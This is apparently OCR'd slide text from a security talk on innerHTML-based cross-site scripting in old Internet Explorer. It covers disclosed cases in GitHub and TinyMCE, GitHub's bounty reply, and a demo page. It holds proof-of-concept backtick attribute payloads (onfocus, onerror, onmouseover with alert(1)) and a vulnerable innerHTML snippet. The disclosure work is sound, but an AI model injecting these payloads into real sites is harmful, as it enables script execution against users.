
``onfocus=alert(1)

Message from webpage

1

```
<INPUT value=``onfocus=alert(1) type=text>
```

GITHUB HTTPS://GITHUB.COM/ IS VULNERABLE TO INNERHTML BASED XSS



```
<img src="x" alt="``onerror=alert(1)">
```


``onerror=alert(1)

Message from webpage

1

```
<IMG alt=``onerror=alert(1) src="x">
```

GITHUB RESPONSE ON MY REPORT



Re: [CODENAME INVERSE BOSON] - GitHub Bounty Submission

Inbox x

Patrick Toomey <bounty@github.com>


to me

Apr 12

Hi,


Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings we have determined they are low in risk. As you noted, this vulnerability only applies to Internet Explorer 8 (or prior), which is not supported by GitHub.com. While overall IE8 usage may be 22%, the usage on GitHub.com is substantially less. As a result, the vulnerability is low in risk to GitHub users and not eligible for a reward under the Bug Bounty program.

Best regards and happy hacking!



Please note that GitHub no longer supports Internet Explorer versions 7 or 8.
We recommend upgrading to the latest Internet Explorer, Google Chrome, or Firefox.
If you are using IE 9 or later, make sure you turn off "Compatibility View".

TINYMCE WAS ALSO VULNERABLE TO INNERHTML BASED XSS



You are here: Develop > Tracker


Tracker

View the latest bug reports, and if you want to report a new bug, click here.

Watchlist

#ID	Title	Status	Time	Votes
6858	innerHTML based XSS in TinyMCE	Closed	2014-04-15	0
6855	Another XSS in TinyMCE	Closed	2014-04-15	0
6851	Cross-Site Scripting (XSS) in TinyMCE	Closed	2014-04-14	0

WHO IS USING TINYMCE?



Who is using TinyMCE?

TinyMCE is the most used WYSIWYG editor in the world, it is used by millions of ppl around the world for editing content. Here is a list of a few known Enterprise Companies or popular Open Source projects that use TinyMCE in one way or the other.

Facebook

The 500+ million ppl on Facebook has access to TinyMCE. Facebook is using TinyMCE in their "Notes" and "Facebook Questions" sections.
>> Visit

Jive Software

Jive Software uses TinyMCE as default core content editor in their ground-breaking social platform.
>> Visit

Wordpress

The most popular and widespread blogging software uses TinyMCE as the default editor, they have millions of downloads for each new release.
>> Visit

Oracle

TinyMCE is used to enhance the Oracle Beehive Collaboration software.
>> Visit

Microsoft

Various Microsoft forums (MSDN etc) uses TinyMCE as their default forum content editor.
>> Visit

Apple

TinyMCE is used by Apple in some of their online applications.
>> Visit

IBM


IBM uses TinyMCE in their Web Content Management software.
>> Visit

Autonomy Interwoven

Autonomy Interwoven uses TinyMCE in their systems.
>> Visit

Joomla

IS INNERHTML (I.E., ``) BASED XSS IS EXPLOITABLE?


Favorites | http://xssplaygroundforfunandlearn.netai.net/innerH...

``onmouseover=alert(1)

Message from webpage

1

OK

Done, but with errors on page.

Internet

http://xssplaygroundforfunandlearn.netai.net/innerHTMLtesting.html - Original Source


File Edit Format

```
<div id="div1">  <input id="customSecretQuestion" name="customSecretQuestion" value="``onmouseover=alert(1)" size="40"
 autocomplete="off" />  </div>
<div id="div2">&nbsp;</div>
<script>
    document.getElementById("div2").innerHTML = document.getElementById("div1").innerHTML;
    var a = document.getElementById("div2").innerText;

    alert(a);

</script>
```

http://xssplaygroundforfunandlearn.netai.net/innerHTMLtesting

QUESTION ARISE: WHO CARES ABOUT IE8?

IE8 STILL HAD 22% MARKET SHARE



http://view.officeapps.live.com/op/view.aspx?src=%20http%3a%2f%2fvideo.ch9.ms%2fsessions%2fbuild%2f2
559.pptx


WHY NO ENCODING IN AN ATTRIBUTE CONTEXT ATTACK METHODOLOGY?

see demo http://jsfiddle.net/9t8UM/2/

STYLE CONTEXT ATTACK METHODOLOGY

Only for attendees :)

STYLISH XSS IN MAGENTO


Stylish XSS in Magento: When `style` helps you ...

How to bypass CodeIgniter in a Real World Setting?

by


Ashar Javed
https://twitter.com/soaj1664ashar

http://www.scribd.com/doc/226925089/Stylish-XSS-in-Magento-When-Style-helps-you

URL CONTEXT ATTACK METHODOLOGY

Only for attendees :)

STORED XSS IN TWITTER TRANSLATION IN URL CONTEXT EVEN IN THE PRESENCE OF CONTENT SECURITY POLICY (CSP)



